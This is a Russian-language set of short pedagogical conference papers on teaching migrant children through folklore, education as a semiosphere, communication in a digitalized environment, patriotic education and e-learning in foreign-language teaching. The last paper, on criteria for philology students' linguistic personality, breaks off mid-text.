В процессе обучения учащиеся должны стремиться к большему: познакомиться с культурой и традициями той страны, в которой живут. Они, в свою очередь, тоже являются носителями своей культуры и своих традиций. Так ученики начнут проявлять друг к другу интерес, уважение. Всё это, безусловно, ведёт к формированию культуры межнациональных отношений.

В данной статье анализируется, как на начальном этапе обучения учитель использует некоторые виды детского фольклора: колыбельные песни, пестушки, потешки, игровые песенки, сказки, с помощью которых он развивает у детей-мигрантов не только правильное звукопроизношение, не только русскую речь, но и их познавательный интерес, формирует межэтнические отношения.

Колыбельная песня – это вообще спутник детства. Именно она формирует у детей чувство психологической защищённости благодаря тому, что поётся тихим, ровным, спокойным голосом, напевно и протяжно. С помощью колыбельной песни ребёнок усваивает родную речь и постигает первые нравственные уроки.

Дети прослушивают русские колыбельные песенки, затем следует совместное хоровое пение. Это «Баю - баюшки - баю, не ложися на краю...», «Спи, моя радость, усни ...», «Спи, младенец мой прекрасный, баюшки-баю» и др.

После русских колыбельных песен дети вспоминают родные колыбельные на своём языке. На занятие можно пригласить мам, которые вместе с детьми поют эти песни.

Учитель обращает внимание детей на одинаковые и отличительные признаки русских и нерусских колыбельных песен. Например, «в колыбельной песне разных народов, которую поёт мать сыну, есть надежда и заветное желание видеть его заботливым сыном и отцом, воином и тружеником, честным, сильным, гордым и храбрым.

В колыбельной, которая поётся дочери, воспевается доброта, верность, домовитость, гордость, трудолюбие» [2]. Все они очень мелодичны.

На такие занятия дети могут приносить куклы, с помощью которых легко заучиваются русские песенки, потешки, пестушки. На куклах дети показывают все движения, которые совершаются по ходу пестушек или потешек.

Разыгрывая эти тексты, мы тем самым делаем доступным их содержание и обогащаем впечатления детей. Они помогают формировать словарь и осваивать грамматический строй русского языка, дети учатся правильно отвечать на вопросы.

Одновременно песенки, потешки, пестушки учат детей различать трудные для восприятия сочетания согласных звуков (-жки-шки-чки) и правильно произносить их, также произносить мягкие согласные, которых нет в родном языке мигрантов: «дин-дон, дили-дили», «ча-ща, чу-щу» и другие.

Учитель вскрывает смысловую и эмоциональную силу слова через его звучание. Детей завораживает сама музыка русского слова. «В самых простейших формах мы встречаемся со звуковым составом слова в тех случаях, когда слово родится из звукоподражания: *барабан барабанит, выбивает дробь* – здесь [б] и [р] словно воспроизводят звук, который *издаёт барабан, жук жужжит, гром гремит*... Но в словах, которые не воспроизводят звукоподражания, тоже заложена звуковая основа. В самом деле, почему слово *«ласковый»* звучит *ласково*, а слово *«грубый»* звучит *грубо?*» [6].

Притягательная сила песенок, потешек, пестушек настолько велика, что зачастую исполнитель прибегает к импровизации. Дети слушают всё это с улыбкой и любовью. А это уже хорошо!

Рассмотрим потенциальные педагогические возможности русских народных сказок.

Несомненно, их познавательное значение. Однако наибольшее воздействие сказка оказывает на развитие нравственных установок, представлений о добре и зле, корысти и бескорыстии, справедливости и несправедливости, правдивости и лукавстве.

Бескорыстие, радушие, постоянная готовность прийти на помощь любому, терпимость, умение сострадать, личное благородство, доброта – такими качествами наделены многие герои русских сказок.

Говоря о воспитании в детях толерантности и национального самосознания, учитель основное внимание уделяет именно этим качествам.

Учитель, кроме русских народных сказок, рассказывает детям сказки и других народов. Они видят, что герои этих сказок наделены такими же качествами, как и герои русских сказок. А некоторые из сказок даже похожи по содержанию. Например: «Лисичка со скалочкой» (рус.) и «Лисьи хитрости» (груз.); «Петушок и бобовое зёрнышко» (рус.), «Колосок» (белорус.), «Блоха и муравей» (груз.); «Как мужик гуся делил» (рус.), «Как медведь дележу учил» (груз.); «Волк и семеро козлят» (рус.), «Коза с кудрявыми ножками» (тадж.) и др.

Учитель на уроке проводит большую словарную работу, объясняет незнакомые слова из текста сказки, широко применяя наглядность, использует индивидуальное и хоровое повторение слов, чтобы дети лучше их запомнили. Учитель также иногда заменяет трудные слова синонимами. Всё это, безусловно, способствует лучшему пониманию сказки.

Часто задают вопрос: «Сказку лучше читать детям или рассказывать?» [1].

В своё время русский педагог К.Д. Ушинский высоко ценил народную сказку, считая её рассказывание замечательным методом воздействия на детей: «Это первые и блестящие попытки русской народной педагогики, и я не думаю, чтобы кто-нибудь был в состоянии состязаться в этом случае с педагогическим гением народа» [4].

Сказка своё название получила от слова «сказывать». Она возникла в устах талантливых сказителей в непосредственном общении рассказчика со слушателями. «Интонации народной речи в устной передаче звучат убедительнее, чем в чтении по книге, поэтому сказку следует лучше рассказывать. В живом рассказе сказка звучит более эмоционально. Перед детьми как живые встают сказочные образы, ярче вырисовываются характеры действующих лиц, их поступки. Здесь, помимо текста сказки, большую роль играет облик самого рассказчика, его мимика, жесты, непосредственное общение со слушателями, а также и ответная реакция аудитории» [1].

Чтобы основная мысль сказки стала понятной детям, рассказчик должен создать верный звуковой рисунок всех событий, действий каждого персонажа.

Рассказывание сказки развивает устную речь детей, делает её правильной, богатой и выразительной.

Учителю следует помнить, что художественно рассказанная сказка является праздником для детей и запомнится на долгие годы.

Однако учитель должен использовать и чтение сказок.

Благодаря чтению ученик привыкает к книге, ближе становится к тексту, над которым должен работать. Чтение развивает у детей умение извлекать из текста нужную информацию, пробуждает желание поделиться мыслями, впечатлениями, чувствами. Дети учатся составлять план пересказа текста и самостоятельно постигать тайну слов.

В последующих классах работа усложняется. Ученики строят разного вида пересказы, сочиняют свои тексты, разыгрывают проблемные диалоги.

Все эти занятия сплачивают детей. Они учатся не только общению, но и усваивают основные понятия о ценности человеческой жизни: нужно любить людей и землю, на которой живёшь, любить язык, литературу и культуру этой страны; землю своих предков, уважительно и заботливо относиться

к родителям, старым людям и маленьким детям; быть милосердным к несчастным и обиженным. Уважать окружающих, спокойно решать проблемы, не оскорбляя никого, а выбрать ключиком к сердцу каждого доброе, тёплое слово и произносить его с улыбкой.

Список литературы

1. Боголюбская М.К.. Шевченко В.В. Художественное чтение и рассказывание в детском саду. – М.: Просвещение, 1968. – 192 с.
2. Васильцова З.П. Мудрые заповеди народной педагогики. – М.: Педагогика, 1983. – 140 с.
3. Данелян Е.Г. Развитие русской устной речи детей-мигрантов в работе учителя начальной школы // Психолого-педагогические аспекты воспитания толерантности и культуры межнационального общения в образовательном пространстве: коллективная монография. – Тверь, 2009. – 240 с.
4. Ушинский К.Д. Избранные педагогические сочинения. – М.: Учпедгиз. 1954. Т.2. – 600 с.
5. Хамраева Е.А. Роль и значение предмета «Русский язык» в концепции полиэтнической школы современной России // Начальное языковое образование в современном обществе. – СПб.: САГА, 2008. – 383 с.
6. Чернявская И.С. Эстетическое воспитание школьников и культура слова. – М.: Просвещение. 1982. – 111 с.

УДК 378:81'22

ОБРАЗОВАНИЕ КАК СЕМИОСФЕРА, АДЕКВАТНАЯ КУЛЬТУРЕ: ЦЕННОСТНО-СМЫСЛОВОЙ АСПЕКТ

Джегутанова Н. И.

Ставропольский государственный педагогический институт

В настоящее время крайне обострилось противоречие между социальной потребностью в учителе с высоким уровнем самосознания и духовностью как профессиональным качеством, и недостаточной разработанностью психолого-педагогических условий, способных обеспечить ценностно-смысловую интеграцию духовно-нравственной и учебной деятельности в процессе профессиональной подготовки будущего учителя.

Практика показывает, что студенты зачастую не способны к актуализации интегративных связей между специальным знанием (в профессиональной подготовке учителя иностранного языка в нашем исследовании это знания предметной области «Детская литература стран изучаемого языка/ Зарубежная литература») психолого-педагогическими знаниями, методическими умениями и их значением для своего профессионально-личностного становления.

Основу нашего исследовательского интереса составляют концепции диалога в обучении как средства духовно-нравственного воспитания в классических работах М.М. Бахтина, В.С. Библера, М.С. Кагана, М.К. Мамардашвили, А.А. Ухтомского; идеи знаково-семиотического развития (Л.С. Выготский, Ю.М. Лотман, А.Я. Данилюк и др.), представляющие культуру как семиосферу, механизмы которой (прежде всего языковые) обеспечивают интенсивную генерацию нового знания, а образование как семиосферу, адекватную культуре.

Одной из общих задач системы профессиональной подготовки будущих учителей, выступает развитие духовно-нравственного потенциала студентов как неотъемлемая часть профессионального и личностного становления будущего учителя. Эта система включает в себя подсистемы: специальную, психолого-педагогическую и методическую подготовку студентов. Специальная подготовка направлена, в том числе, на подготовку студентов к изучению, обобщению, творческому применению духовно-нравственных знаний в будущей педагогической деятельности.

Опираясь на идеи Л.С. Выготского, разработанные А.Р. Лурией и С.Л. Рубинштейном о том, что развитие неразрывно связано с освоением знакового содержания человеческой культуры, в процессе постижения которого происходят качественные изменения основных свойств личности [1]. Мы пытаемся наполнить конкретным содержанием идеи, получившие свое развитие в исследованиях, раскрывающих сущность образования как семиосферы, адекватной культуре (Бондаревская, Е.В., Данилюк, А. Я.). Ю.М. Лотман сравнивал культуру с семиосферой, механизмы которой (прежде всего

языковые) обеспечивают интенсивную генерацию нового знания [3]. По сути, содержание, отражающее духовно-нравственный потенциал субъекта, и содержание учебно-воспитательного процесса, могут составить семиотическую пару, которая обладает развивающим потенциалом при создании определенных условий.

Самая общая схема процесса профессиональной подготовки может быть представлена следующим образом: к элементам, ее составляющим, следует отнести субъекты учебно-воспитательного процесса и его содержание, которым овладевают данные субъекты. Элементы системы отличаются по своим сущностным характеристикам: субъект – это носитель предметно-практической деятельности, распорядитель душевных сил (В.И. Слободчиков, Е.И. Исаев), «телесно-душевно-духовное существо в социальной и экологической среде» [4]; в содержании профессиональной подготовки представлены научные основы культуры в системе учебных дисциплин. Такая «разнокачественность» исходных данных в теории интеграции является источником развития системы. Однако, чтобы реализовать данное преимущество необходимо выделить основы, на которых будет происходить «восстановление» Целого.

Безусловно развивающее значение художественного текста. По словам Гегеля, «духовная ценность, которой обладают некое событие, индивидуальный характер, поступок … в художественном произведении чище и прозрачнее, чем это возможно в обыденной внехудожественной действительности» [3,35]. Предметом эстетического «утверждения» (Б.Л. Пастернак) должно выступать единичная целостность личностного бытия: я-в-мире – специфический человеческий способ существования (внутреннее присутствие во внешней реальности). Завершенность художественной реальности достигается благодаря наличию у него абсолютного «ценностного центра» [2]. Таким центром в художественном произведении является герой, к которому автор относится эстетически (как к полноценному человеческому «я», как к личностной форме целостного бытия). Приобщение к такого рода пониманию художественного текста обогащает наш духовный опыт «внутреннего присутствия во внешнем мире» и составляет стержень не только художественного восприятия героя, но и питает основу для саморефлексии субекта образовательного процесса, создавая условия для понимания взаимосвязей психолого-педагогической, методической подготовкой будущего учителя, для профессионального применения духовно-нравственных знаний и опыта в будущей педагогической деятельности.

Список литературы

1. Выготский, В.С. Орудие и знак в развитии ребенка /В.С. Выготский //Собр. соч.: в 6 т. – М., 1984. – Т. 6. – С. 6 – 90.
2. Бахтин, М.М. Эстетика словесного творчества. / М.М. Бахтин. – М.: Искусство, 1986. – 445с.
3. Гегель Г.В.Ф. Эстетика: В 4т. – М., 1968-1973. –Т.1. – С 35.
4. Слободчиков В.И., Исаев Е.И., Основы психологической антропологии. Психология развития человека. / В.И. Слободчиков, И.Ф. Исаев. – М.: Школа-Пресс, 2000. – 416 с.
5. Лотман, Ю.М. Избранные статьи: В 3т., Т.1 Статьи по семиотике и типологии культуры. / Ю.М. Лотман. – Таллин: Александра, 1992. – 480 с.

УДК 37.013.2

ПРОБЛЕМЫ МЕЖЛИЧНОСТНОЙ КОММУНИКАЦИИ В УСЛОВИЯХ ЦИФРОВИЗАЦИИ ОБРАЗОВАТЕЛЬНОЙ СРЕДЫ

Дорогих Р. В.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Вряд ли можно создать какую-нибудь организацию без общения. Без общения организация превратилась бы в простую совокупность не связанных и неорганизованных людей, материалов, машин и инструментов, что не имеет никакого смысла или, по сути, никакой организации.

Наличие навыков профессионального общения многогранно характеризует личность, ставя перед ней определенные требования, меняет ее внешний и внутренний мир, помогает добиться успеха в выбранной профессии.

Общение должно строиться на доброжелательности, взаимопонимания, фактичности и деликатности. В основу педагогического общения положены отношения построенные на принципах партнерства, сотрудничества, товарищества, взаимопомощи и уважения.

Продуктивное педагогическое и профессиональное взаимодействие обеспечивается через формирование у студентов коммуникабельности как необходимого профессионального качества. Обладание таким качеством как коммуникабельность позволяет студентам и будущим специалистам быстро устанавливать психологический контакт с другими субъектами педагогического процесса, производить приятное впечатление о себе, доносить до окружения новую информацию, эффективно решать другие задачи профессионального общения.

В 21 веке цифровые технологии проникли во все сферы нашей повседневной жизни. Цифровые технологии полностью изменили процесс коммуникации, обучения, межличностного общения и взаимодействия. Значительная часть населения мира имеет доступ к источникам информации и технологиям, которые могут позволить им участвовать во множестве видов деятельности, будь то экономические, социальные, политические или образовательные. Студенты теперь могут сами контролировать режим своего собственного обучения, участвовать в бесплатных онлайн курсах на различных цифровых платформах, обмениваться взглядами и мнениями с аудиторией по всему миру.

Эта зависимость от использования технологий в современном мире привела к серьезным последствиям для общества в отношении того, как мы общаемся и взаимодействуем друг с другом. Сегодня большинство людей имеют доступ к социальным сетям в любое удобное для них время, у них осталось меньше времени на реальное общение. С тех пор как социальные сети стали более распространенными, у людей появилась тенденция взаимодействовать с людьми онлайн, а не лично. Хотя это может рассматриваться как позитивное изменение, это сделало людей более антисоциальными, чем когда-либо прежде.

Эта тенденция широко прослеживается во время образовательного процесса в вузе, где студенты должны уметь правильно интегрировать использование цифровых технологий и живое общение. Эксперты в этих областях пришли к почти единодушному решению, что те, кто использует социальные сети в избытке, начинают терять свои манеры общения в областях, которые имеют важное значение для повседневной жизни.

Чандра Джонсон утверждает, что «цифровое общество» не конкурентоспособное, представителям цифровой молодёжи не хватает опыта, смелости и необходимых социальных навыков устанавливать контакты, принимать решения необходимые для того, чтобы должным образом справляться с тем, что с ними происходит, и они «закрываются», вместо того чтобы решать возникающие проблемы. Их неспособность справляться со стрессовыми ситуациями привела к тому, что у этого поколения и, скорее всего, у будущих поколений будет меньше друзей, с которыми они могут быть откровенно близки и не стесняться своей идентичности. Рост использования подростками социальных сетей показало пропорциональное увеличение количества студентов, не имеющих возможности нормально функционировать среди своих сверстников и в дальнейшем развиваться в своей профессиональной деятельности.

Во время общения в социальных сетях подростки склонны забывать о правилах правописания и пренебрегают законами культуры речевого общения. Новое поколение склонно использовать сокращенные версии слов, различные знаки и символы, чтобы передать сообщение намного быстрее. Проблема заключается в том, что подростки пытаются интегрировать эти формы общения в язык повседневного общения. Это снижает их социальные навыки, культуру речи, потому что они не могут правильно передать то, что им нужно в реальном акте коммуникации не обращаясь к значкам и символам, разговорным метафорам, жаргонным терминам передающим их эмоциональное состояние. Социальные медиа помогли развить, сформировать и популяризировать разговорные метафоры и жаргонные термины в основных средствах массовой информации. Это сформировало общество, которое не способно к живому здоровому общению в реальных социальных ситуациях. Часто подростки чувствуют себя неловко, избегают зрительного контакта с собеседником, не умеют подобрать уместный контент для живого реального общения.

Приток социальных сетей приведет к тому, что пятьдесят процентов рабочей силы к 2050 году предпочтут решение вопросов на рабочем месте с помощью текстовых сообщений или электронной почты, а не лично. Это приведет к серьезным проблемам. Было доказано, что 93 процента общения является невербальным, и без сигналов, которые люди используют для расшифровки сообщений, полученных лично, люди не смогут правильно интерпретировать полученный контент.

Несмотря на некоторые огромные преимущества, сегодня возникла острая необходимость ограничивать использование социальных сетей. Социальные медиа должны быть признаны в качестве инструмента для познания окружающего мира, налаживания социальных контактов, обмена информацией, а не способствовать погружению в виртуальный мир как это происходит с молодёжью сегодня.

Несомненно, социальные сети очень полезны с точки зрения предоставления новостей и поддержания связи с друзьями и семьей, но нельзя позволять им стать центром своей жизни. Конечно, студенты должны иметь возможность развиваться культурно и повышать свой профессиональный уровень обучаясь с использованием образовательных онлайн платформ, но они должны уметь правильно управлять этими потоками информации и попытаться обуздать побочные эффекты такого цифрового погружения. Подростки начали терять способность эффективно общаться по причине того, что социальные сети взяли полный контроль над их жизнью. Если пренебрегать данными фактами, то общество будет заполнено «социально неуклюжими» людьми, которые больше не смогут вести переговоры и диалог в реальной социальной среде. В целом, социальные медиа могут быть полезны, если в правильных пропорциях интегрировать образовательные платформы, социальные сети и коммуникацию в реальном пространстве.

Список литературы

1. Johnson, Chandra. “Face Time vs. Screen Time: The Technological Impact on Communication.” *Face Time vs. Screen Time: The Technological Impact on Communication*. 29 Aug. 2014. Web. 6 Dec. 2015. <http://national.deseretnews.com/article/2235/face-time-vs-screen-time-the-technological-impact-on-communication.html>.
2. Engin Isin & Evelyn Ruppert, (2015). *Being Digital Citizens*. London: RLI. © University of York (author: Susan Halfpenny
3. https://www.tutorialspoint.com/effective_communication/effective_communication_tutorial.pdf
4. https://www.futurelearn.com/courses/digital-society/0/steps/23808

УДК 371.4

СОЕДИНЕНИЕ ЕСТЕСТВЕННОНАУЧНЫХ И ГУМАНИТАРНЫХ ДИСЦИПЛИН В ПОНИМАНИИ ОБРАЗА РОДИНЫ

Дубинина Н. Н.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Науки о человеке, природе и обществе в России переживают подъем. Сегодня более важным являются не интеграция наук как построении теорий «более высокой степени общности», а встречное движении наук о биосфере и человеке (Н.В.Тимофеев-Ресовский). Каждая наука раскрывает либо определенный аспект целостности человека, либо разные грани развития человека, их соотношение между собой. Согласно представлениям А.Н.Леонтьева[1], «личность есть высшее единство, историческое (общественное) по своей природе,… человек не родится в качестве личности. Личность возникает в ходе развития его жизни». Другими словами, личность гражданина и патриота «не есть единство и интеграция функций в самом индивиде, это единство и интеграция того, что связывает его с миром Родины (от автора), единство и интеграция деятельностей, формирующиеся в процессе реальных отношений с миром»[2]. Сама логика общественно-педагогического сознания выдвигает в центр внимания Образ России, страны, Родины, что составляет ядро аксиосферы культуры и образования. Но прежде всего – присутствует в индивидуальном личностном сознании каждого из тех, кто именует себя русским, человеком родной культуры, идентифицирует себя с нею. Именно наличие этого ядра и образа и есть основание самоопределения личности, обеспечивающая ей, по выражению Д.С. Лихачева, «духовную

[1] Леонтьев А.Н. Философия психологии: из научного наследия. М.: Изд.-во Моск. ун-та,1994, с.195

[2] Леонтьев Д.А. Личностное измерение человеческого развития//Вопросы психологии, научный журнал 3/2013,с.69

оседлость, нравственную устойчивость, чувство ответственности перед тем, чему принадлежишь»[3]. Дети развиваются постоянно и неуклонно - ребенок просто не может не развиваться, развитие есть форма его существования. Опираясь на эволюционный подход М.Чиксентмихайи и его теорию потока как оптимальное переживание – такой разновидности счастья, которое порождается только через вложение усилий в некоторую активность, контролируемую и удовлетворяющую деятельность[4], важно создать условия для включения детей и подростков в мотивационные виды деятельности «для пользы Отечества, для славы наук». (М.В.Ломоносов) В процессе построения в сознании современного подростка многомерного образа Родины, необходимо опираться на развиваемую А.Н.Леонтьевым проблему «образа мира». Современному учителю необходимо понимать три процесса, включенных в понятие «образ мира» и, следовательно «образа Родины»:1) индивиды строят образ мира и образ Родины, 2) они сами его переделывают и создают, 3)образ мира и образ Родины функционирует и опосредует их действия в реальном мире. Здесь, крайне важно учить современных детей быть в диалоге с самим собой, сверстниками, природой и социумом, одним словом - своей Родиной. Процесс понимания образа Родины – это динамика полифонического диалога, в которых «множественность равноправных сознаний с их мирами сочетаются…, сохраняя свою неслиянность»[5]. Вопрос о понимании образа Родины оказывается сегодня не риторическим, а смысложизненным. (Е.В.Бондаревская). Самостоятельная личность, по мнению Д.А.Леонтьева, – это личность, которая обладает достаточными способностями влиять на свою жизнь и свою судьбу и одновременно испытывать удовлетворение своей жизнью, «становясь человеком через конкретное действие и внутреннее усилие, осваивая способы того, как конкретно быть человеком»[6], гражданином и патриотом. Именно, объединение естественнонаучных и гуманитарных дисциплин в понимании конкретности Образа Родины может выступить актом миросозерцания и актом нового культурного творчества, сгустком действий, поступков, в которых могут рождаться новые состояния, переживания, способности, новые формы осмысленной и духовно-интеллектуальной жизни молодого поколения современной России.

Список литературы

1. Гумилев Л.Н. Ритмы Евразии: эпохи и цивилизации. – М.: Экопрос, 1993. – 576с.
2. Конжиев Н.М. Патриотическое и планетарное воспитание: вопросы теории: Пособие. – Петрозаводск: КГПУ, 2000. – 56с.
3. Трубецкой Н.С. Европа и человечество //Российская политическая наука/ Рос.ассоц. полит. науки, под общей ред. А.Н. Соловьева. – М., 2008. – Т.2. – С. 486 -502.
4. *Дубинина Н.Н. «Патриотическое воспитание: инновационная практика молодежных образовательных центров» Учебное пособие. Петрозаводск, 2011.*
5. Леонтьев А.Н. Философия психологии: из научного наследия. М.: Изд.-во Моск. ун-та,1994, с.195
6. Леонтьев Д.А. Личностное измерение человеческого развития//Вопросы психологии, научный журнал 3/2013,с.69
7. Образ России: Сборник научных статей.-Санкт-Петербург: 2009,С.7
8. В.П.Зинченко Вклад М.М.Бахтина в психологию сознания.//Вопросы психологии, научный журнал 3/2013,с.17

[3] Образ России: Сборник научных статей.-Санкт-Петербург: 2009,С.7
[4] Леонтьев Д.А. Личностное измерение человеческого развития//Вопросы психологии, научный журнал 3/2013,с.70
[5] В.П.Зинченко Вклад М.М.Бахтина в психологию сознания.//Вопросы психологии, научный журнал 3/2013,с.17
[6] Леонтьев Д.А. Личностное измерение человеческого развития//Вопросы психологии, научный журнал 3/2013,с.79

УДК 378.14

РЕАЛИЗАЦИЯ ТЕХНОЛОГИЙ ЭЛЕКТРОННОГО ОБУЧЕНИЯ В ВУЗЕ В РАМКАХ ДИСЦИПЛИНЫ «ИНОСТРАННЫЙ ЯЗЫК»

Черницова Ю. П.

Севастопольский государственный университет

Характер развития современного общества во многом определяется современными технологиями, стимулирующими экономический рост и повышающими качество жизни людей. Это не может не затрагивать и систему высшего образования. Модернизация, происходящая в этой области, имеет своей целью подготовить высококвалифицированные кадры для различных индустрий страны, что поможет реализовать проекты, которые необходимы для дальнейшего развития страны и общества.

Задача, которая стоит перед вузами – многоплановая подготовка специалиста, который владеет не только предметными знаниями, но и дополнительными компетенциями. Одна из них – самоорганизованное и саморегулируемое обучение, а также социальное взаимодействие с помощью современных информационно-коммуникационных технологий (ИКТ).

Основным в этом контексте становится понятие e-Learning (электронное обучение).

Это инновационная методика, цель которой – повышение доступности и качества образования, что достигается посредством использования интернета и мультимедийных технологий.

Изменение парадигмы обучения – актуальная ситуация в сфере образования. Появление новых образовательных форм и методов обусловлено развитием электронного обучения, с которым так же связано стремительное развитие ИКТ.

Согласно Федеральному закону «О внесении изменений в Закон Российской Федерации «Об образовании» в части применения электронного обучения, дистанционных образовательных технологий» от 28.02.2012 года при реализации образовательных программ могут применяться электронное обучение и дистанционные образовательные технологии, что способствовало стремительному развитию электронного обучения [1].

Применение электронного обучения в вузах – обязательный элемент развития высшего образования, обеспечение его конкурентоспособности. В ФГАОУ ВО «Севастопольский государственный университет» введено электронное обучение и дистанционные образовательные технологии по основным образовательным программам и программам дополнительного образования [2].

Электронное обучение приобретает особое значение в условиях обучения иностранным языкам в вузе, позволяя максимально расширить возможности доступа студентов к различным учебным материалам, индивидуализировать процесс обучения на основе учета профессиональных потребностей обучающихся и их индивидуальных стилей изучения иностранного языка. Электронное обучение является актуальным направлением современной методики преподавания иностранным языкам на всех уровнях обучения.

Основными целями реализации электронного обучения в Университете являются:

– интеграция классических форм обучения с технологиями электронного обучения;

– расширение доступа различных категорий населения к качественным образовательным услугам в максимально удобной форме по месту проживания или работы обучающихся;

– обеспечение качественной информационной поддержки реализации образовательных программ с возможностью перезачета результатов освоения массовых открытых онлайн курсов;

– повышение качества обучения за счет применения средств наиболее современных ИКТ и представления учебного материала, позволяющих реализовать гибкие графики обучения;

– расширение межвузовского взаимодействия в области обмена компетенциями, технологиями и ресурсами электронного обучения, выход в мировое образовательное пространство;

– повышение степени использования научного, методического и технического потенциала Университета;

– создание условий для формирования индивидуальной образовательной траектории в процессе обучения иностранным языкам в Университете;

В Университете созданы нормативные и организационные условия внедрения электронного обучения. Электронная информационно- образовательная среда Университета включает:

информационные системы, обеспечивающие ее функционирование и поддерживающие модульное подключение сервисов, позволяющих реализовывать различные образовательные технологии.

Студенты имеют доступ к информационно-образовательному порталу на сайте Университета «Севгу.ру», доступ к которому осуществляется по ссылке http://russian_moodle.sevsu.ru/, который является виртуальным кампусом для организации учебного процесса, организации текущего и промежуточного контроля [3].

Система электронного обучения и тестирования Moodle, являясь виртуальной обучающей средой, внедряемая в рамках развития электронного обучения, широко применяется в обучении студентов иностранным языкам в Севастопольском государственном университете.

Таким образом, с введением электронного обучения появляется качественно новая коммуникативная среда. Меняются роли преподавателя и студента в учебном процессе, а также характер их взаимодействий. Студент учится самостоятельно добывать знания, выстраивать индивидуальную траекторию обучения, становится активным участником процесса создания и накопления новых знаний. Преподаватель же этому способствует, выступая скорее в качестве консультанта, нежели транслятора готового знания. Вопрос применения электронного обучения в учебной деятельности требует дальнейшего изучения, как и изучения уже существующих технологий, методик обучения и их интеграции в образовательную деятельность Университета.

Список литературы

1. Федеральный закон от 28.02.2012 N 11-ФЗ «О внесении изменений в Закон Российской Федерации «Об образовании» в части применения электронного обучения, дистанционных образовательных технологий» [Электронный ресурс]. URL: http://fgosvo.ru/uploadfiles/npo/20120330235310.pdf (дата обращения: 20.02.2020).

2. Положение об электронном обучении и дистанционных образовательных технологиях / ФГАОУ ВО «СевГУ» [Электронный ресурс]. URL: https://www.sevsu.ru/images/novosti/_2018/02_february/27_02/elearning.pdf (дата обращения: 01.03.2020).

3. Положение о создании, экспертизе и размещении электронных образовательных ресурсов / ФГАОУ ВО «СевГУ» [Электронный ресурс]. URL: https://www.sevsu.ru/images/svedeniya/3_Docs/2018/Положение_о_создании_экспертизе_размещении_электронных_образовательных_ресурсов.pdf (дата обращения: 03.03.2020).

УДК 378.14

КРИТЕРИИ И ПОКАЗАТЕЛИ СФОРМИРОВАННОСТИ КОМПОНЕНТОВ ЯЗЫКОВОЙ ЛИЧНОСТИ У СТУДЕНТОВ-ФИЛОЛОГОВ ПЕДАГОГИЧЕСКОГО ВУЗА

Шевченко М. С.

Севастопольский государственный университет

Современные преобразования в системе высшего образования в центр внимания ставят личность с её индивидуальными неповторимыми чертами, способную к межличностным и межкультурным контактам как в социальной, так в профессиональной сферах, что, в свою очередь, предполагает развитие её как языковой личности.

Профессиональная деятельность будущих филологов относиться к профессии повышенной речевой ответственности. Высокий уровень речевой культуры обеспечивает филологу возможность профессионально организовывать взаимодействие с различными группами для эффективной совместной деятельности. Речевая деятельность будущих филологов в профессиональном формате требует освоения обучающимися не только системно-языковых знаний, но и умений отбирать языковые средства в соответствии с коммуникативными ситуациями, готовности к самовыражению в речи согласно общепринятым нормам, рефлексии и развитии механизма самооценки для более успешного овладения языком. Таким образом, цель и результат развития филологического образования студентов в вузе необходимо направить на формирование современной языковой личности, на развитие всех компонентов ее сложной структуры.

В исследованиях Кошкенбаевой Р.К., Тимофеевой Н.А., Хабаровой К.В. и др. [2], [3] рассматривается языковая личность студентов, её структурные компоненты, однако анализ найденных научных источников свидетельствует о недостаточной разработанности проблемы развития языковой личности студентов-филологов, а также определение критериев, показателей и уровней сформированности компонентов языковой личности студентов-филологов. Цель нашего исследования является определение критериев, показателей и уровней сформированности компонентов языковой личности студентов-филологов.

Языковая личность будущих филологов нами понимается как субъект деятельности, обладающий совокупностью ценных личностных качеств, сформированных в особой культурной среде и отраженных в свойствах его сознания, поведения и деятельности.

В речевой организации человека Карасик В.И. выделяет такие аспекты как языковая способность, коммуникативная потребность, коммуникативная компетенция, языковое сознание, речевое поведение. По мнению исследователя, языковая способность проявляется в умении вести речевое общение, коммуникативная потребность выражается в направленности на коммуникативные условия, на участников общения. Коммуникативная компетенция проявляется в умении осуществлять общение в его различных регистрах для оптимального достижения цели, языковое сознание складывается из языковых представлений во внутреннем мире внешнего мира, а также речевое поведение, которое характеризуется осознанной и неосознанной системой поступков, раскрывающий характер и образ жизни человека[1].

Языковая личность студентов-филологов характеризуется общительностью, направленной на самовыражение; воображением и памятью; восприятием, пониманием окружающих людей, эмпатией; интеллектуальным, эмоционально-волевым усилиями, направленными на установление и поддержание контакта; рефлексией.

На основании выше изученной характеристики мы выделили следующие структурные компоненты языковой личности студентов-филологов, которые и являются критериями её сформированности:

- когнитивный компонент включает базовые знания культуры общения в контексте традиционной культуры взаимодействия и взаимоотношений с другими людьми; способность анализировать, оценивать и рефлексировать коммуникативные ситуации через призму национально-специфической картины мира.

- мотивационно-ценностный компонент включает личностное осознание важности и значимости речевой деятельности; понимание смысла приобретения знаний по культуре речи для саморазвития и самосовершенствования речевой культуры; потребность личности совершенствовать и развивать коммуникативно-речевые умения.

- эмоциональный компонент характеризуется гибкостью эмоциональных явлений, развитой рефлексией; адекватной самооценкой и приемлемым отношением к эмоциям, высказываниям и поведению других людей; способностью отличать положительные явления в речи от явлений отрицательных.

- поведенческий компонент отражает способность аргументированно отстаивать свою точку зрения и адекватно воспринимать позицию другого в речевой деятельности; умение выбирать эффективные способы разрешения конфликтных ситуаций – компромисс, сотрудничество.

Степень сформированности компонентов языковой личности студентов-филологов определяется с помощью уровней. Мы выделяем три уровня сформированности компонентов языковой личности студентов-филологов: низкий, средний и высокий.

Низкий уровень представлен такими показателями: обладает слабым представлением о культуре общения, неспособен анализировать, оценивать и рефлексировать коммуникативные ситуации; наличие слабой мотивации, непонимание ценностных сторон и значения речевой культуры, отсутствие потребности в её самосовершенствовании и развитии; низкий уровень эмпатических и рефлексивных способностей; неспособность аргументировать свою позицию и воспринимать чужую, неумение преодолевать конфликтные ситуации.

На среднем уровне представлены такие показатели: обладает основными знаниями о культуре общения, но при этом знания не системны и не точны; способность анализировать, оценивать, рефлексировать коммуникативные ситуации сформированы в не полной мере; мотивы неустойчивы, возникает понимание ценностных сторон и значения речевой культуры, потребности в её самосовершенствовании и развитии; эпизодически присутствуют эмпатические и рефлексивные

способности; проявляется стремление аргументировать свою позицию и воспринимать чужую, умение разрешать некоторые конфликтные ситуации через компромисс, сотрудничество.

